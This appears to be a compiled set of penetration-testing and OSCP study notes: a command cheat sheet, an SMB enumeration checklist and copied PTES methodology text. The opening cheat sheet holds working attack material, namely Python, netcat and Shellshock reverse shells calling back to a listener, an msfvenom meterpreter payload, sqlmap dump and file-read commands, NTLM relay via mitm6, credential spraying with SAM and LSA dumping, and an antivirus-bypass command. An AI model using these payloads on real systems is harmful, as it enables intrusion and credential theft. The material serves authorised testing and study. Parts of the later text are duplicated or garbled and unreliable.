sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/blah.php"
Targeted sqlmap scan
sqlmap -u "http://meh.com/meh.php?id=1" --dbms=mysql --tech=U --random-agent --dump Scan url for union + error based injection with mysql backend and use a random user agent + database dump
sqlmap -o -u "http://meh.com/form/" –forms
sqlmap check form for injection
sqlmap -o -u "http://meh/vuln-form" --forms -D database-name -T users –dump
sqlmap dump and crack hashes for table users on database-name.
sqlmap --flush session
Flushes the session
sqlmap -p user --technique=B
Attempts to exploit the “user” field using boolean technique.
sqlmap -r <captured request>
Capture a request via Burp Suite, save it to a file, and use this command to let sqlmap automate everything. Add –os-shell at the end to pop a shell if possible.
Miscellaneous
NTLMRelayx.py using mitm6
This will take captured credentials via IPv6 spoofing using mitm6 and relay them to a target via ntlmrelayx.py. It requires ntlmrelayx.py and mitm6 to be installed already.

mitm6 -d <domain.local>
First, start mitm6 and specify the domain you’re spoofing on with ‘-d domain.name’

ntlmrelayx.py -6 -wh 192.168.1.1 -t smb://192.168.1.2 -l ~/tmp/
-6 specifies ipv6, -wh specifies where the WPAD file is hosted at (your IP usually). -t specifies the target, or destination where the credentials will be relayed. -l is to where to store the loot.
Name your terminal whatever you want
This small script will name your terminal whatever you pass as an argument to it. It helps organizing with multiple terminals open. Thanks Ben!

```
#!bin/bash

echo -ne "\033]0;${1}\007"
```

Tunneling:

sshuttle is an awesome tunneling tool that does all the hard work for you. It gets rid of the need for proxy chains. What this command does is tunnels traffic through 10.0.0.1 and makes a route for all traffic destined for 10.10.10.0/24 through your sshuttle tunnel.

```
sshuttle -r root@10.0.0.1 10.10.10.0/24
```

AV Bypass:

```
wine hyperion.exe ../backdoor.exe ../backdoor_mutation.exe
```

wine and hyperion need to be installed.
Web hosts

```
python -m SimpleHTTPServer 80
```

Basic HTTP Server. Will list the directory it's started in.

```
service apache2 start
```

Starts Apache web server. Place files in /var/www/html to be able to 'wget' them.
Php Meterpreter Shell (Remove Guard bit)

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=????????? LPORT=6000 R > phpmeterpreter.php
```

Netcat
Listener: nc -lvp <PORT>
Listen verbosely on a port.
Target:nc -e /bin/bash listeneripaddress listenerport
or ncat -v -l -p 7777 -e /bin/bash
Host: cat happy.txt | ncat -v -l -p 5555 Target: ncat localhost 5555 > happy_copy.txt
Download file via ncat
Reverse shell using interpreters (http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)

```
python -c python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('127.0.0.1',9000))\nwhile 1:
proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\")"
```

Shellshock

```
curl -x TARGETADDRESS -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/HOSTIP/1234 0>&1"
TARGETADDRESS/cgi-bin/status
curl -x 192.168.28.167:PORT -H "User-Agent: () { ignored;};/bin/bash -i >&
/dev/tcp/192.168.28.169/1234 0>&1" 192.168.28.167/cgi-bin/status
ssh username@IPADDRESS '() { :;}; /bin/bash'
```

Shellshock over SSH
CrackMapExec

```
crackmapexec smb 10.0.0.1/24 -u administrator -p 'password' --local-auth --sam
```

Spray the network with local login credentials then dump SAM contents
crackmapexec smb 10.0.0.1/24 -u administrator -H <hash> --local-auth --lsa
Pass the hash network-wide, local login, dump LSA contents
crackmapexec smb 192.168.10.0/24 -u username -p password -M empire_exec -o LISTENER=test
Requires Empire Restful API to be running. It will spray supply credentials and pop an empire agent on any successful login. Read more here

Resources & Links
Windows Privilege Escalation
http://www.fuzzysecurity.com/tutorials/16.html

https://toshellandback.com/2015/11/24/ms-priv-esc/

SQL & Apache Log paths
http://www.itninja.com/blog/view/mysql-and-apache-profile-log-path-locations

Recon
https://bitvijays.github.io/blog/2015/04/09/learning-from-the-field-intelligence-gathering/

Cheat Sheets (Includes scripts):
http://pentestmonkey.net/

https://highon.coffee/blog/cheat-sheet/

https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

Meterpreter Stuff
http://netsec.ws/?p=331

Proxy Chaining
apt-get install sshuttle

https://github.com/sshuttle/sshuttle

https://github.com/rofl0r/proxychains-ng

https://www.offensive-security.com/metasploit-unleashed/proxytunnels/

Huge collection of common commands and scripts as well as general pentest info
https://bobloblaw.gitbooks.io/security/content/

Scripts
https://github.com/rebootuser/LinEnum

https://github.com/mzet-/linux-exploit-suggester

https://github.com/azmatt/windowsEnum

https://github.com/leebaird/discover

https://nmap.org/nsedoc/

Pentester Bookmarks, huge collection of blogs, forums, and resources.
https://code.google.com/archive/p/pentest-bookmarks/wikis/BookmarksList.wiki

https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Pentest Checklist
http://mateustymbu.xpg.uol.com.br/Bibliography/Pentest_Checklist.pdf

Pentesting Workflow
https://workflowy.com/s/FgBl.6qcAQUUqWM

OSCP Writeups, blogs, and notes:
https://xapax.github.io/blog/2017/01/14/OSCP.html

http://www.securitysift.com/offsec-pwb-oscp/

https://netsecfocus.com/topic/32/oscp-like-vulnhub-vms

https://blog.propriacausa.dewp-content/uploads/2016/07/oscp_notes.html

https://localhost.exposed/path-to-oscp/

https://www.reddit.com/r/netsecstudents/comments/5i00w6/my_experience_with_the_oscp/

https://naterobb.blogspot.com/2017/02/my-experience-with-oscp-to-kick-off-my.html

http://www.securitysift.com/offsec-pwb-oscp/

Example 4

Wednesday, January 2, 2019 11:19 PM

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source
- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 $ip 1
- smbclient -L //$ip
- smbmap -H $ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/WhoamI
- Copy proof.txt
- Dump hashes
- Dump SSH Keys
- Delete files
- Reset Machine

Example 5

Saturday, January 5, 2019 1:28 AM

Checklist

- Enumerate Hostname - nmblookup -A [ip]
- List Shares
  - smbmap -H [ip/hostname]
  - echo exit | smbclient -L \\\\[ip]
  - nmap --script smb-enum-shares -p 139,445 [ip]
- Check Null Sessions
  - smbmap -H [ip/hostname]
  - rpcclient -U "" -N [ip]
  - smbclient \\\\[ip]\\[share name]
- Check for Vulnerabilities - nmap --script smb-vuln* -p 139,445 [ip]
- Overall Scan - enum4linux -a [ip]
- Manual Inspection
  - smbver.sh [IP] (port) [Samba]
  - check pcap

Tools

- nmblookup - collects NetBIOS over TCP/IP client used to lookup NetBIOS names.
- smbclient - an ftp-like client to access SMB shares
- nmap - general scanner, with scripts
- rpcclient - tool to execute client side MS-RPC functions
- enum4linux - enumerates various smb functions
- wireshark

Details

Enumerate Hostname

nmblookup

nmblookup -A [IP]

- -A - look up by IP address

Example:

```
root@kali:~# nmblookup -A [ip]
Looking up status of [ip]
        [hostname]      <00> -         M <ACTIVE>
        [hostname]      <20> -         M <ACTIVE>
        WORKGROUP       <00> - <GROUP> M <ACTIVE>
        WORKGROUP       <1e> - <GROUP> M <ACTIVE>
                        <03> -         M <ACTIVE>
        INet~Services   <1c> - <GROUP> M <ACTIVE>
        IS~[hostname]   <00> -         M <ACTIVE>
MAC Address = 00-50-56-XX-XX-XX
```

List Shares

smbmap

smbmap -H [ip/hostname]

This command will show you the shares on the host, as well as your access to them.

Example:

```
root@kali:/# smbmap -H [ip]
[+] Finding open SMB ports....
[+] User SMB session establishd on [ip]...
[+] IP: [ip]:445        Name: [ip]
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    NO ACCESS
        NETLOGON                                                NO ACCESS
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS
```

If you get credentials, you can re-run to show new access:

```
root@kali:/# smbmap -H [ip] -d [domain] -u [user] -p [password]
[+] Finding open SMB ports....
[+] User SMB session establishd on [ip]...
[+] IP: [ip]:445        Name: [ip]
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    NO ACCESS
        NETLOGON                                                READ ONLY
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY
```

smbclient

echo exit | smbclient -L \\\\[ip]

- exit takes care of any password request that might pop up, since we're checking for null login
- -L - get a list of shares for the given host

Example:

```
root@kali:~# smbclient -L \\[ip]
Enter WORKGROUP\root's password:
Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       Remote IPC
        share           Disk
        wwwroot         Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
Reconnecting with SMB1 for workgroup listing.
```

```
Server               Comment
        ---------            -------

Workgroup            Master
        ---------            -------
```

nmap

nmap --script smb-enum-shares -p 139,445 [ip]

- --script smb-enum-shares - specific smb enumeration script
- -p 139,445 - specify smb ports

Example:

```
root@kali:~# nmap --script smb-enum-shares -p 139,445 [ip]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-27 16:25 EDT
Nmap scan report for [ip]
Host is up (0.037s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:XX:XX:XX (VMware)

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\[ip]\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\[ip]\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\[ip]\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\[ip]\share:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\[ip]\wwwroot:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ

Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds
```

Check Null Sessions

smbmap

smbmap -H [ip/hostname] will show what you can do with given credentials (or null session if no credentials). See examples in the previous section.

rpcclient

rpcclient -U "" -N [ip]

- -U "" - null session
- -N - no password

Example:

root@kali:~# rpcclient -U "" -N **[**ip]
rpcclient $**>**
From there, you can run rpc commands.

smbclient

smbclient \\\\[ip]\\[share name]

This will attempt to connect to the share. Can try without a password (or sending a blank password) and still potentially connect.

Example:

root@kali:~/pwk/lab/public# smbclient **[**ip]\\share
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Thu Sep 27 16:26:00 2018
.. D 0 Thu Sep 27 16:26:00 2018
New Folder (9) D 0 Sun Dec 13 05:26:59 2015
New Folder - 6 D 0 Sun Dec 13 06:55:42 2015
Shortcut to New Folder (2).lnk A 420 Sun Dec 13 05:24:51 2015
1690825 blocks of size 2048. 794699 blocks available

Check for Vulnerabilities

nmap

nmap --script smb-vuln* -p 139,445 [ip]

- --script smb-vuln* - will run all smb vulnerability scan scripts
- -p 139,445 - smb ports

Example:

root@kali:~# nmap --script smb-vuln***** -p 139,445 **[**ip]
Starting Nmap 7.70 (https://nmap.org) at 2018-09-27 16:37 EDT
Nmap scan report for [ip]
Host is up (0.030s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds

MAC Address: 00:50:56:XX:XX:XX (VMware)

Host script results:
| smb-vuln-ms06-025:
| VULNERABLE:
| RRAS Memory Corruption vulnerability (MS06-025)
| State: VULNERABLE
| IDs: CVE:CVE-2006-2370
| A buffer overflow vulnerability in the Routing and Remote Access service (RRAS) in Microsoft Windows 2000 SP4, XP SP1
| and SP2, and Server 2003 SP1 and earlier allows remote unauthenticated or authenticated attackers to
| execute arbitrary code via certain crafted "RPC related requests" aka the "RRAS Memory Corruption Vulnerability."
|
| Disclosure date: 2006-6-27
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2370
|_   https://technet.microsoft.com/en-us/library/security/ms06-025.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 5.58 seconds

Overall Scan

enum4linux

enum4linux -a [ip]

- -a - all enumeration

Example output is long, but some highlights to look for:

- output similar to nmblookup
- check for null session
- listing of shares
- domain info
- password policy

- RID cycling output

Manual Inspection

Samba

ngrep is a neat tool to grep on network data. Running something like ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]' port 139 in one terminal and then echo exit | smbclient -L [IP] in another will dump out a bunch of info including the version.


rewardone in the PWK forums posted a neat script to easily get Samba versions:

```
#!/bin/sh
#Author: rewardone
#Description:
# Requires root or enough permissions to use tcpdump
# Will listen for the first 7 packets of a null login
# and grab the SMB Version
#Notes:
# Will sometimes not capture or will print multiple
# lines. May need to run a second time for success.
if [ -z $1 ]; then echo "Usage: ./smbver.sh RHOST {RPORT}" && exit; else rhost=$1; fi
if [ ! -z $2 ]; then rport=$2; else rport=139; fi
tcpdump -s0 -n -i tap0 src $rhost and port $rport -A -c 7 2>/dev/null | grep -i "samba\|s.a.m" | tr -d '.' | grep -oP 'UnixSamba.*[0-9a-z]' | tr -d '\n' & echo -n "$rhost: " &
echo "exit" | smbclient -L $rhost 1>/dev/null 2>/dev/null
sleep 0.5 && echo ""
```

When you run this on a box running Samba, you get results:

```
root@kali:~/pwk/lab/public# ./smbver.sh [IP]
[IP]: UnixSamba 227a
```

When in doubt, we can check the smb version in PCAP. Here's an example Unix Samba 2.2.3a:



Windows

Windows SMB is more complex than just a version, but looking in wireshark will give a bunch of information about the connection. We can filter on ntlmssp.ntlmv2_response to see NTLMv2 traffic, for example.

From <https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html>

PTES (Penetration Testing Methodologies and Standards)

Friday, January 4, 2019 11:51 PM

PTES (Penetration Testing Methodologies and Standards)
The penetration testing execution standard covers everything related to a penetration test. From the initial communication, information gathering it also covers threat modeling phases where testers are working behind the scenes to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation.
The penetration testing execution standard consists of seven phases:
PTES defines a baseline for the minimum that is required for a basic pentest, as well as several advanced scenarios that provide more comprehensive activities required for organizations with higher security needs.

Pre-engagement Interactions:
In this phase, we prepare and gather the required tools, OS, and software to start the penetration testing. Whereas selecting the tools required during a penetration test depends on several factors such as the type and the depth of the engagement.
There are some common and basic tools that are compulsory to complete penetration testing with the expected results, include:

VMware:
VMware enables us to run multiple instances of the operating system on a single workstation.

Linux Based Operating System:
As Linux is the most recommended OS for penetration testing, mostly penetration testing is carried on Linux based system.

Windows-Based Operating System:
Windows XP/7 is required for certain tools to be used. Many commercial tools or Microsoft-specific network assessment and penetration tools are available that run cleanly on the platform.

Wifi Adapter:
An 802.11 USB adapter allows the easy connection of a wireless adapter to the penetration testing system. The 802.11 USB adapter is recommended as other don't support the required functions.

Spectrum Analyzer:
A spectrum analyzer is a device used to examine the spectral composition of some electrical or optical waveform. A spectrum analyzer is used to determine whether or not a wireless transmitter is working according to defined standards.

Series of software:
The software requirements are based upon the engagement scope. However, some commercial and open source software that could be required to conduct a full penetration test properly are listed below:

- Maltego
- Nessus
- Nespose
- Rainbow Crack
- Dnsmap
- The Social Engineering Toolkit (SET)
- The Metasploit Toolkit
- Dnsrecon

1. **Intelligence Gathering:**
   In this phase, the information or data or intelligence is gathered to assist in guiding the assessment actions. The information gathering process is conducted to gather information about the employee in an organization that can help us to get access, potentially secret or private "intelligence" of a competitor, or information that is otherwise relevant to the target.

2. **Threat Modeling:**

Threat modeling is a process for optimizing network security by identifying vulnerabilities and then defining countermeasures to prevent, or mitigate the effects of threats to the system. The threat modeling is used to determine where the most effort should be applied to keep a system secure. This is a factor that changes as applications are added, removed, or upgraded or user requirements are evolved.

3. **Vulnerability Analysis:**
   Vulnerability Analysis is used to identify and evaluate the security risks posed by identified vulnerabilities. The Process of vulnerability is divided into two steps, Identification and Validation.
   - **Identification:** Discovering the vulnerability is the main task in this step.
   - **Validation:** In this step, we reduce the number of identified vulnerabilities to only those that are actually valid.

1. **Exploitation:**
   After finding the vulnerabilities, we try to exploit those vulnerabilities to breach the system and its security. For the Exploitation we use different framework and software that are recommended for exploitative purpose and are freely available. Some of the most recommended tools include:
   - Core IMPACT
   - SAINT Scanner and Exploit
   - Metasploit Framework
   - SQL Map
   - Canvas
   - Social Engineering Toolkit
   - Netsparker

1. **Post-Exploitation:**
   In the Post-exploitation phase, we determine the value of the machine compromised and to maintain control of the machine for later use. The value of the machine is determined by the sensitivity of the data stored on it and the machine's usefulness in further compromising the network.

2. **Reporting:**
   In this phase, we report the findings in a way that is understandable and acceptable by the organization that owns that system or hardware. It includes the defects that allow an attacker to violate an explicit (or implicit) security policy to achieve some impact (or consequence). In particular, defects that allow intruders to gain increased levels of access or interfere with the normal operation of systems are vulnerabilities.
   There are different types of reporting that depends on the genre of authority to which we are reporting.

- **Executive Level Reporting**
- Business Impact
- Customization
- Talking to the business
- Affect bottom line
- Strategic Roadmap
- Maturity model
- Appendix with terms for risk rating
- **Technical Reporting**
- Identify systemic issues and technical root cause analysis
- Maturity Model
- Technical Findings
- Description
- Screenshots
- Ensure all PII is correctly redacted
- Request/Response captures
- PoC examples
- Ensure PoC code provides benign validation of the flaw
- Reproducible Results
- Test Cases
- Fault triggers
- Incident response and monitoring capabilities

- Intelligence gathering
- Reverse IDS
- Pentest Metrics
- Vulnerability Analysis
- Exploitation
- Post-exploitation
- Residual effects (notifications to
- 3rd parties, internally, LE, etc…)
- Common elements
- Methodology
- Objective(s)
- Scope
- Summary of findings
- Appendix with terms for risk rating

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From <http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#TheHarvester>

PTES 2

Saturday, January 5, 2019 1:55 AM

To perform a Discovery Scan, click Targets from the Actions section and the “Select Targets” option will appear. At
this point you can either enter in a single IP address or hostname that you assess. The other options available are to
scan by IP Range, CIDR, Named Host, and Address Groups.
Clicking on the Options Actions section presents us with additional options related to the Discovery scan. These
options include ICMP Discovery, TCP Discovery on Ports (enter in a comma separated list of port numbers, UPD Discovery,
Perform OS Detection, Get Reverse DNS, Get NetBIOS Name, and Get MAC Address. Select the appropriate
options for the scan desired.
‘” Screenshot Here “‘
To run the Discovery scan immediately click “Discover.” To run the Discovery scan at a later point in time or on a
regular schedule, click “Schedule.” Retina displays your results in the Results table as it scans the selected IP(s). In
order to get the results in a format that we can use, we need to select the scan results and click “Generate” to export
the results in XML format.
‘” Screenshot Here “‘
While Discovery Scans may be useful, the majority of our tasks will take place in the Audit Interface. This is very
similar to the Discovery Scan interface; however it does have a few more options.
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‘” Screenshot Here “‘
The Targets section is similar though there is an additional section that allows us to specify the Output Type, Name,
and Job Name.
‘” Screenshot Here “‘
This section is important to complete, as this is how the scan results will be saved. If you do not change this
information then you could potentially overwrite someone else’s scan results. By default, these are saved to the
following directory:
C:\Program Files\eEye Digital Security\Retina 5\Scans
This is important to note, as you will need to copy these from this location to your working directory.
At this point we need to click Ports from the Actions section and the “Select Port Group(s)” option will appear. At
this point we need to validate that the “All Ports” option has been selected.
‘” Screenshot Here “‘
The next section we need to check is “Audits” from the Actions section and the “Select Audit Group(s)” option will
appear. At this point we need to validate that the “All Audits” option has been selected.
‘” Screenshot Here “‘
The final section we need to check is “Options” from the actions section. Clicking on this will present us with the

“Select Options” action section.
‘” Screenshot Here “‘
At this point we need to validate that the following option has been selected:
• Perform OS Detection
• Get Reverse DNS
• Get NetBIOS Name
• Get MAC Address
• Perform Traceroute
• Enable Connect Scan
• Enable Force Scan
• Randomize Target List
• Enumerate Registry via NetBIOS
• Enumerate Users via NetBIOS
• Enumerate Shares via NetBIOS
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• Enumerate Hotfixes via NetBIOS.
• Enumerate Named Pipes via NetBIOS
• Enumerate Machine Information via NetBIOS
• Enumerate Audit Policy via NetBIOS
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• Enumerate Per-User Registry Settings via NetBIOS
• Enumerate Groups via NetBIOS
• Enumerate Processes via NetBIOS
• Enumerate a maximum of 100 users

At this point we are ready to actually perform the Audit Scan. Click the Scan button to start the Audit Scan immediately.
To perform the scan at a later point in time or on a regular schedule, click “Schedule.”
‘” Screenshot Here “‘
Note: Automated tools can sometimes be too aggressive by default and need to be scaled back if the customer is
affected.
The results of your scan are automatically saved in .rtd format.
Retina displays your results in the Results table as it scans the selected IP(s).
‘” Screenshot Here “‘
Qualys
<Contribution Needed>
Core IMPACT
Core IMPACT is a penetration testing and exploitation toolset used for testing the effectiveness of your information security
program. Core IMPACT automates several difficult exploits and has a multitude of exploits and post exploitation
capabilities.
Core IMPACT Web
Core can exploit SQL injection, Remote File Inclusion and Reflected Cross Site Scripting flaws on vulnerable web
applications.
‘” Screenshot Here “‘
1) Information Gathering. As always, the first step information gathering. Core organizes web attacks into scenarios.
You can create multiple scenarios and test the same application with varying settings, segment a web

application, or
to separate multiple applications. a) Select the target, either by providing a url or telling Core to choose web servers
discovered during the network RPT b) Choose a method for exploring the site, automatic or interactive. With automatic crawling, select the browser agent, max pages and depth, whether it should follow links to other/or to
include other domains, whether it should run test to determine the server/application framework, whether to evaluate
javascript, check robots.txt for links, and how it should handle forms. For greater customization, you can also select a
link parsing module and set session parameters.
‘” Screenshot Here ”‘
With interactive, you set your îbrowserî to use Core as a proxy and then navigate through the web application. Further
customized discovery modules like checking for backup and hidden pages are available on the modules tab.
‘” Screenshot Here ”‘
2. Web Attack and penetration.
The attack can be directed to a scenario or individual pages. Each type of exploit has its own configuration wizard.
SQL Injection tests can be performed on request parameters and/or request cookies. There are three different levels
of injection attacks FAST: quickly runs the most common tests, NORMAL: runs the tests that are in the FAST plus
some additional tests FULL: runs all tests (for details on what the difference tests check for, select the modules tab,
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navigate to the Exploits | SQL Injection section and view the contents of the SQL Injection Analyzer paying attention
to the fuzz_strings). Adding information about known custom error pages and any session arguments will enhance
testing. For XSS attacks, configure the browser XSS should be tested for, whether or not to evaluate POST parameters
and whether to look for Persistent XSS vulnerabilities. For PHP remote file injection vulnerabilities, the configuration
is either yes try to exploit or no, donít. Monitor the module progress in the Executed Modules pane. If the WebApps
Attack and Penetration is successful, then Core Agents (see note on agents in Core network RPT) will appear under
vulnerable pages in the Entity View.
3. Web Apps Browser attack.
Can leverage XSS exploits to assist with Social Engineering awareness tests. The wizard will guide the penetration
tester though the process of leveraging the XSS vulnerability to your list of recipients from the client side information
gathering phase.
4. Web App Local Information Gathering.
Will check for sensitive information, get database logins and get the database schema for pages where SQL was
successfully exploited. Command and SQL shells may also be possible.
‘” Screenshot Here ”‘
The RFI agent(PHP) can be used to gather information, for shell access, or to install the full Core Agent.

5) Report Generation. Select from a variety of reports like executive, vulnerability and activity reports.
Core Onestep Web RPTs Core also has two one-step rapid penetration tests 1) WebApps Vulnerability Test Type in
the web application and Core will attempt to locate pages that contain vulnerabilities to SQL Injection, PHP Remote
File Inclusion, or Cross-site Scripting attacks. This test can also be scheduled. 2) WebApps Vulnerability Scanner
Validator
Core will try to confirm vulnerabilities from IBM Rational AppScan, HP WebInspect, or NTOspider scans.
Core IMPACT WiFi
Core Impact contains a number of modules for penetration testing an 802.11 wireless network and/or the security
of wireless clients. In order to use the wireless modules you must use an AirPcap adapter available from www.cacetech.com.
‘” Screenshot Here ”‘
1) Information Gathering. Select the channels to scan to discover access points or capture wireless packets.
2) Wireless Denial of Service The station deauth module can be used to demonstrate wireless network disruption. It is
also used to gather information for encryption key cracking.
3) Crack Encryption Keys. Attempt to discover and crack WEP and WPA/WPA2 PSK encryption keys. For WPA/WPA2, relevant passwords files from recognizance phase should be used.
4) Man in the Middle client attacks. Allows penetration tester to sniff wireless traffic, intercept or manipulate requests
to gain access to sensitive data or an end user system. Leverage existing wireless network from steps one and two, or
setup fake access points with the Karma Attack.
5) Reporting. Reports about all the discoveredWiFi networks , summary information about attacks while using a Fake
Access Point and results of Man In The Middle (MiTM) attacks can be generated.
Core IMPACT Client Side
Core Impact can perform controlled and targeted social engineering attacks against a specified user community via
email, web browsers, third-party plug-ins, and other client-side applications.
‘” Screenshot Here ”‘
1) As always, the first step information gathering. Core Impact has automate modules for scraping email addresses
our of search engines (can utilize search API keys), PGP, DNS and WHOIS records, LinkedIn as well as by crawling

a website, contents and metadata for Microsoft Office Documents and PDFs , or importing from a text file generated
using source as documented in the intelligence gather section of the PTES. 2) With the target list complete, the next
step is to create the attack. Core supports multiple types of attacks, including single exploit, multiple exploits or a
phishing only attack
‘” Screenshot Here ‘” ‘” Screenshot Here ‘” ‘” Screenshot Here ‘” ‘” Screenshot Here ”‘
Depending on which option is chosen the wizard will walk you through choosing the exploit, setting the duration of
the client side test, and choosing an email template (note: predefined templates are available, but message should be

customized to match target environment!) .Web links can be obfuscated using tinyURL, Bit.Ly or Is.gd. After setting
the options for the email server the Core Agent connect back method (HTTP, HTTPS, or other port), and choosing
whether or not to run a module on successful exploitation or to try to collect smb credentials, the attack will start.
Specific modules can be run instead of using the wizard by choosing the modules tab
‘” Screenshot Here “‘
Monitor the Executed Modules pane to see the progress of the client side attack. As agents are deployed, they will be
added to the network tab. See the network RPT section of the PTES for details on completing the local information
gathering, privilege escalation and clean up tasks.
Once the client side attack is complete, detailed reporting of the client side phishing/exploitation engagement can be
generated.
It is also possible to create a trojaned USB drive that will automatically install the Core agent.
‘” Screenshot Here “‘
Core Web
Core can exploit SQL injection, Remote File Inclusion and Reflected Cross Site Scripting flaws on vulnerable web
applications. ‘” Screenshot Here “‘
1) Information Gathering. As always, the first step information gathering. Core organizes web attacks into scenarios.
You can create multiple scenarios and test the same application with varying settings, segment a web application, or
to separate multiple applications. a) Select the target, either by providing a url or telling Core to choose web servers
discovered during the network RPT b) Choose a method for exploring the site, automatic or interactive.
With automatic crawling, select the browser agent, max pages and depth, whether it should coreWEBcrawl
With interactive, you set your ”browser” to use Core as a proxy and then navigate through the web application.
Further customized discovery modules like checking for backup and hidden pages are available on the modules tab. ‘”
Screenshot Here “‘
2) Web Attack and penetration. The attack can be directed to a scenario or individual pages. Each type of exploit
has its own configuration wizard. SQL Injection tests can be performed on request parameters and/or request cookies.
There are three different levels of injection attacks FAST: quickly runs the most common tests, NORMAL: runs the
tests that are in the FAST plus some additional tests FULL: runs all tests (for details on what the difference tests check
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Analyzer paying attention to the fuzz_strings). Adding information about known custom error pages and any session
arguments will enhance testing. For XSS attacks, configure the browser XSS should be tested for, whether or not
to evaluate POST parameters and whether to look for Persistent XSS vulnerabilities. For PHP remote file injection
vulnerabilities, the configuration is either yes try to exploit or no, don’t. Monitor the module progress in

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Modules pane. If the WebApps Attack and Penetration is successful, then Core Agents (see note on agents in Core
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3)Web Apps Browser attack. Can leverage XSS exploits to assist with Social Engineering awareness tests. The wizard
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the client side information gathering phase.
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database schema for pages where SQL was successfully exploited. Command and SQL shells may also be possible. ‘”
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setup fake access points with the Karma Attack.
5) Reporting. Reports about all the discoveredWiFi networks , summary information about attacks while using a Fake
Access Point and results of Man In The Middle (MiTM) attacks can be generated.
SAINT
SAINT Professional is a commercial suite combining two distinct tools rolled into one easy to use management
interface; SAINTscanner and SAINTexploit providing a fully integrated vulnerability assessment and penetration
testing toolkit.

SAINTscanner is designed to identify vulnerabilities on network devices, OS and within applications. It can be used
